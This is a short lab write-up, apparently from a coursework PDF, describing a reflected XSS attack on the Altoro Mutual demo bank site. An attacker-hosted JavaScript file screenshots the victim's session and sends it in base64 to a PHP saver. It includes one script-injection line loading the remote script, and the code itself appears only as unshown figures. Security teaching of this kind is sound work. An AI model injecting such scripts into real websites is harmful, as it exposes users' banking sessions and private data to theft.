2. Reflected XSS attack when a user is logged in:

1. An attack that reads information about the user & send it to a server:

There are several malicious activities that can be performed using XXS attack one of them is stealing sensitive data from the user's current session. We already check the Altoro Mutual bank website for vulnerability.

We first need to start the server at the attackers end. Here, we are using Xammp tool, an Apache server as shown in the below figure.



Fig1 :XAMMP tool

Then, create a javascript file on the attacker controlled server. This holds the logic which takes the screenshot of the page where the script is executed as shown in the figure below.

We are using localhost as machine's IP address as highlighted in the figure.

It sends the screenshot in base64 format to saveshot.php.



Fig2: Local machine IP address



Fig 3: Saveshot.php

Then, create a php file on the attacker's server that saves the png parameter into test.png file. It helps to convert the screenshot from base64 format to png format.

Now, we will inject the javascript in given Altoro Mutual Bank website by using on click event whereas, once the victim clicks on ‘go’ button to get the transaction details, the script will execute it, giving a pop-up with base64 hex as shown in the figure and then it will take a screenshot.

Script: “ <script src=’http://localhost/xss/screenshot.js’></script>



Fig3: Base64 popup



Fig 4: Screenshot of current session